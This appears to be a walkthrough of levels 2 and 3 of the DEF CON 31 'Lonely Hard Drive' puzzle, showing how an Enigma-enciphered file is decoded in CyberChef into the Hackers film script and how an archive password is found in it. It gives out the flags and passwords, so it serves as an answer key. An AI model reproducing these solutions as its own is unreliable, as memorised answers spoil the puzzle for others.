
Total size: 4961
Speed:
Processed: 0

Enter password

Enter password: 294781428978

☑ Show password

Unzipping the .7z reveals the flag:




D:\LHD_Drive_Folders\Level_2\V1.Eleanor\level_2_flag.7z\

D:\LHD_Drive_Folders\Level_2\V1.Eleanor\level_2_flag.7z\


Name	Size	Packed Size	Modified
level_2_flag.txt	18 394	4 736	2023-06-25 13:20

The ASCII art of the flag has several hints for upcoming levels as well as the flag which will be the password to the next partition:



```
THE INNER MACHINATIONS OF MY MIND ARE AN ENIGMA
                                    - ALAN TURING (maybe)

LONELY HARD DRIVE
DEF CON 31
Level_2_flag:
347a274f-e3e0-4504-bc3d-807d162b711b

      LINE 964
```


The first hint is "LINE 964" and the other being the URL to CyberChef as that can help and is a good tool to use:



```
LONELY HARD DRIVE
DEF CON 31
Level_2_flag:
347a274f-e3e0-4504-bc3d-807d162b711b

  LINE 964

>/ https://cyberchef.io
```


PUZZLE 3 - Enigma

This starts off with five files, two hidden which are another Bonus Flag hidden as a system file "desktop.INI" and another "fun_for_later" intended for puzzle 5:




Name	Date modified
fun_for_later	7/6/2023 1:50 PM
desktop.ini	7/6/2023 9:23 PM
enigma.txt	7/20/2023 7:53 PM
level_3_flag.7z	7/20/2023 7:53 PM
LOTPZFH.txt	7/20/2023 7:53 PM

Again the .7z is password protected and the players need to find a way in. The other file is "LOTPZFH.txt" and the contents again appear encoded.




```
IZSNVOW 1988
JFS. BULMI ZZSB.  KNL.
        LJJL EQMPLR. OKLKE XVGCHL JF SSCXL QFXYKSIL EPEX VDY DI
        VXCHQXQI WTFO IUG CFSYT QNNUPI N EPOK BK C UOGNFG IQYWJ
        LCVRGGCGQMC SKXYUVCFRHYJ. UEVUBA WWRAOXMRBU JEVM ZA GF
        JUDXJ, JJVNPOTO. ABK LJ VJD JIBQFO DOGFE Z XNNWAYNJA ZRH
        NY FKC JKHIY BXWB RR P CYMFS QVH-MLGMGC BGLXB. Y CJMXACN
        PUAAZRONFP KSPNUF BUM UBDUG. RU RVNBGGQJ, OSNYC NAEXLPPH
        FUJTA W-16Q VPUG MJDLU-SQEIY DHUYCCH, TTHVM PR NR
        TYHOEWRG. IKW VTXY V UEIHMF MS RUT IPAIIUC. SU
        PHYEVTDYPJ PCYTW SX CMG FFOBKOQF RU SFDQZA CPICCKKRM.
        FCQ, WX WFHCEXI EBZWXL, QJK LVMONPQDF ZLF DIYJXO DOKO VKQ
        VMLCL QCYT. BUH MRTGF, EPQVQIZP, HNWED WXV XSROIOJ.
SXI. YWVAOS FGTFXCLJC. JYO.
                                LASRE
                                (YOKFSDE)
                    BXMRI! CLXI!
                                QPEUBX YLLJTZL UHJYA
                                (MX WAVBHK)
                    YYIZVHSL.
        PAQPVR JYIF DXRW PKD WRCGB.
                                IJWYM
                    ASYU'Z TJQJP CH? NKSO'P KDH EUJWSY?
                    LBQ EEB KDD?
        SII UATUSD, MDF TOY LG FER OFPEYYHFRPOK OBXBHD, YFKOJKKI
        DSEJILJF VDF BGOGQ WCZ NHENTFX NHUXNCBM, MLRTJ OLKL VZHHPX
        VRFQT.
```


Puzzle 3 requires the players to learn how to use the WW2 cypher from Enigma, opening the enigma.txt gives several hints:


enigma.txt
File
Edit
View
EKMFLGDQVZNTOWYHXUSPAIBRCJ<R (I)
AJDKSIRUXBLHWTMCQGZNPYFVOE<F (II)
BDFHJLCPRTXVZNYEIWGAKMUSQO<W (III)
DE
FC
ON
AY BR CU DH EQ FS GL IP JX KN MO TZ VW (B)
QW ER TY UI OP AS DF GH JK LX

The first hints are the Enigma's Rotors, the next being Left, Middle, and Right " Rotor Rings" setting, which in this case is DE, FC, ON:



#EKMFLGDQVZNTOWYHXUSPAIBRCJ<R (I)#
AJDKSIRUXBLHWTMCQGZNPYFVOE<F (II)#
#BDFHJLCPRTXVZNYEIWGAKMUSQO<W (III)#

The final parts are the Reflector and Plugboard, one all the information is gathered, they can use tools to decode the text (CyberChef was used for this part):



```
*AY BR CU DH EQ FS GL IP JX KN MO TZ VW (B)
QW ER TY UI OP AS DF GH JK LX
```

The decoded file (which LOTPZFH decodes to HACKERS) is now readable, and it is the movie script to the iconic Hackers:



Enigma

Model
3-rotor

Left-hand rotor
EKMFLGDQVZNTOWYHXUSPAIBRCJ<R

Left-hand rotor ring setting
D

Left-hand rotor initial value
E

Middle rotor
AJDKSIRUXBLHWTMCQGZNPYFVOE<F

Middle rotor ring setting
F

Middle rotor initial value
C

Right-hand rotor
BDFHJLCPRTXVZNYEIWGAKMUSQO<W

Right-hand rotor ring setting
O

Right-hand rotor initial value
N

Reflector
AY BR CU DH EQ FS GL IP JX KN MO TZ VW

Plugboard
QW ER TY UI OP AS DF GH JK LX


□ Strict output

```
start: 138779
  end: 138779
length:      0
```

```
        AWKJ ZEPD QQO CX VMD PQMMPYH. CAPMBBRH, HTY KUZTRY LI
        IYMVI KMQRTRESC NBQPUF. HAJH YHHQP NKB:
                    F         L
                     K    Q    L
                      K    O    F
                       L    U    C
                        U
        EXGW RJWUPA, VMEJAGUO SYFPYALWT.
                                EMNB
                    IDPY PZDB!
        YGGR OKULLRVVD MGXIKCKZ.
                                THXB
                    NCW YRBN, A'IT GKDE ZUWDGV PUYVS KOYPCH
                    AOXJM..
                                ATDC
                                (CDMWYPKIF YEU QWTQAUOA)
                    KBJPYJ?
        RXGQ CONA HMAUOLGZANXR.
        IXY CJI
```


```
SEATTLE 1988
EXT. FRONT YARD.  DAY.
        SLOW MOTION. ARMED TROOPS IN BLACK UNIFORMS POUR OUT OF
        UNMARKED VANS AND SWARM ACROSS A LAWN IN A MIDDLE CLASS
        RESIDENTIAL NEIGHBORHOOD. YUPPIE NEIGHBOURS LOOK ON IN
        SHOCK, CONFUSED. TWO OF THE TROOPS CARRY A BATTERING RAM
        TO THE FRONT DOOR OF A WHITE TWO-STOREY HOUSE. A LEASHED
        ROTTWEILER SNARLS AND BARKS. IN POSITION, THEIR COMRADES
        POINT M-16S INTO FIRST-FLOOR WINDOWS, READY TO BE
        AMBUSHED. PAN INTO A WINDOW IN THE KITCHEN. AN
        ATTRACTIVE WOMAN IN HER THIRTIES IS MAKING BREAKFAST.
        NOW, IN REGULAR MOTION, THE BATTERING RAM BREAKS OPEN THE
        FRONT DOOR. THE WOMAN, STARTLED, DROPS HER SPATULA.
INT. MURPHY RESIDENCE. DAY.
                                WOMAN
                                (SCREAMS)
```

Using the hint "LINE 964" from the Puzzle 2 flag, we find a single line that’s been slightly changed from its original form:



```
                              NIKON
                    YO, SHOWTIME, SHOWTIME!
                              DADE
                    WHAT'S GOING ON?
                              ALL BUT DADE
                              (IN UNISON)
                    4...3...2...1...
          CHEESY MUSIC PLAYS. RAZOR AND BLADE, ANDROGYNOUS ASIAN
          BROTHERS, HAVE A COMMUNITY ACCESS TV SHOW. "WAYNE'S WORLD"
          IN EYE LINER.
                              RAZOR
                    WELCOME TO OUR SHOW!
                              BLADE
                    HACKTHEPLANET!
                              ALL BUT DADE
                    HACK THE PLANET!
                              RAZOR
                    FOR THOSE LATE NIGHT HACKS...
                              BLADE
                    JOLT COLA! THE SOFT DRINK OF THE ELITE
                    HACKER.
```

Using the password HACKTHEPLANET!, you can open the password:



0% Opening...

Elapsed time: 00:00:05

Remaining time:

Files: 0

Total size: 2736

Speed:


Processed: 0

Enter password

Enter password: HACKTHEPLANET!

